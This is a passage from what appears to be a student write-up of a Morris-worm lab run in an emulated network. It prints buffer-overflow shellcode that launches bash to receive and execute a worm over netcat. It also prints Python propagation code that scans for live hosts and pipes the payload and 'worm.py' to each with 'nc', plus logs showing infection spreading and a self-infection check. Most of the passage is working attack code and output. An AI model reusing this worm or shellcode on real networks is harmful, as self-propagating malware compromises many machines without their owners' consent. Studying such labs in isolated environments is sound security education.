10    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13    "\xff\xff\xff"
14    "AAAABBBBCCCCDDDD"
15    "/bin/bash*"
16    "-c*"
17    # You can put your commands in the following three lines.
18    # Separating the commands using semicolons.
19    # Make sure you don't change the length of each line.
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                   "
22    " nc -lnv 8080 > worm.py;                                    "
23    " chmod +x worm.py; ./worm.py                               *"
24    "1234567890123456789012345678901234567890123456789012345678901234567890"
25    # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
```

Step 3: Check for alive connections


- On **line 72**, we add try to check for alive connections.
- Wrap the code in a `try-except` block, as when no alive connection is found, the code generates an exception that has to be caught



```
# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    try:
        output = subprocess.check_output(f"ping -q -c1 -W1 {targetIP}", shell=True)
        print(f"*** {targetIP} is alive, launch the attack", flush=True)

        # Send the malicious payload to the target host
        print(f"**********************************", flush=True)
        print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
        print(f"**********************************", flush=True)
        subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

        # Give the shellcode some time to run on the target host
        time.sleep(1)

        subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)

        # Sleep for 10 seconds before attacking another host
        time.sleep(10)

        # Remove this line if you want to continue attacking others
        exit(0)

    except:
        print(f"{targetIP} is not alive", flush=True)
    
```


Output

- Run **worm.py** on the host machine



```
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
10.154.0.79 is not alive
10.155.0.72 is not alive
10.155.0.76 is not alive
10.155.0.77 is not alive
10.151.0.76 is not alive
*** 10.152.0.73 is alive, launch the attack
**********************************
>>>>> Attacking 10.152.0.73 <<<<<
**********************************
10.152.0.73 is not alive
10.155.0.76 is not alive
10.155.0.70 is not alive
10.153.0.78 is not alive
10.155.0.72 is not alive
*** 10.152.0.72 is alive, launch the attack
**********************************
>>>>> Attacking 10.152.0.72 <<<<<
**********************************
```

- The follwing output is generated in **internet-nano** terminal



```
as153r-router0-10.153.0.254          | bird: Started
internet-nano_morris-worm-base_1 exited with code 0
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
as153h-host_2-10.153.0.73            | Starting stack
as153h-host_2-10.153.0.73            | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73            | Listening on 0.0.0.0 8080
as153h-host_2-10.153.0.73            | Connection received on 10.153.0.1 51442
as153h-host_2-10.153.0.73            | The worm has arrived on this host ^_^
as153h-host_2-10.153.0.73            | *** 10.153.0.73 is alive, launch the attac
k
as153h-host_2-10.153.0.73            | **********************************
as153h-host_2-10.153.0.73            | >>>>> Attacking 10.153.0.73 <<<<<
as153h-host_2-10.153.0.73            | **********************************
as153h-host_2-10.153.0.73            | Starting stack
as153h-host_2-10.153.0.73            | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73            | Listening on 0.0.0.0 8080
as153h-host_2-10.153.0.73            | Connection received on 10.153.0.73 38494
as153h-host_2-10.153.0.73            | 10.153.0.73 is not alive
as153h-host_2-10.153.0.73            | *** 10.151.0.74 is alive, launch the attac
k
as153h-host_2-10.153.0.73            | **********************************
as153h-host_2-10.153.0.73            | >>>>> Attacking 10.151.0.74 <<<<<
as153h-host_2-10.153.0.73            | **********************************
as153h-host_2-10.153.0.73            | 10.151.0.74 is not alive
```

fig: terminal of internet-nano

The above figures are proof that task 3 is working properly

Observations


The VM freezes if we let the **internet-nano** terminal running as the **worm.py** file is being repeatedly copied throught the machines. After facing this freeze issue, I came to the conclusion that the attack has been successful. After reopening the VM and rebuilding the dockers, I executed the steps again, but this time, killed the **internet-nano** terminal before everything blew up

Task 4: Preventing Self-Infection

A naive approach was taken to prevent self-infection. We first check whether a file named **worm.py** exists in the current machine. If the file does not exist, only then do we copy the file from the TCP connection and execute the file.


Step 1: Editing the shellcode

- On **line 23**, we checked for the existance of the file **bof/worm.py**. The next lines of code are executed only if this expression returns true, that is, **worm.py** exists on the folder **bof**




```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                   "
   " [ -f bof/worm.py ] && { nc -lnv 8080 > worm.py;            "
   " chmod +x worm.py; ./worm.py; }                            *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Output: Executing worm.py on host machine



```
10.152.0.76 is not alive
10.152.0.79 is not alive
*** 10.152.0.74 is alive, launch the attack
***********************************
>>>>> Attacking 10.152.0.74 <<<<<
***********************************
10.152.0.74 is not alive
*** 10.153.0.73 is alive, launch the attack
***********************************
>>>>> Attacking 10.153.0.73 <<<<<
***********************************
10.153.0.73 is not alive
*** 10.153.0.71 is alive, launch the attack
***********************************
>>>>> Attacking 10.153.0.71 <<<<<
***********************************
10.153.0.71 is not alive
10.151.0.80 is not alive
10.155.0.78 is not alive
10.153.0.78 is not alive
10.154.0.75 is not alive
*** 10.151.0.71 is alive, launch the attack
***********************************
>>>>> Attacking 10.151.0.71 <<<<<
***********************************
10.151.0.71 is not alive
10.154.0.71 is not alive
*** 10.152.0.75 is alive, launch the attack
***********************************
>>>>> Attacking 10.152.0.75 <<<<<
***********************************
```

*fig: Executing **worm.py** on host machine*



```
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as153h-host_2-10.153.0.73            | Starting stack
as153h-host_2-10.153.0.73            | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71            | Starting stack
as151h-host_0-10.151.0.71            | (^_^) Shellcode is running (^_^)
```

fig: output on internet-nano terminal

This is the proof that task 4 has been successfully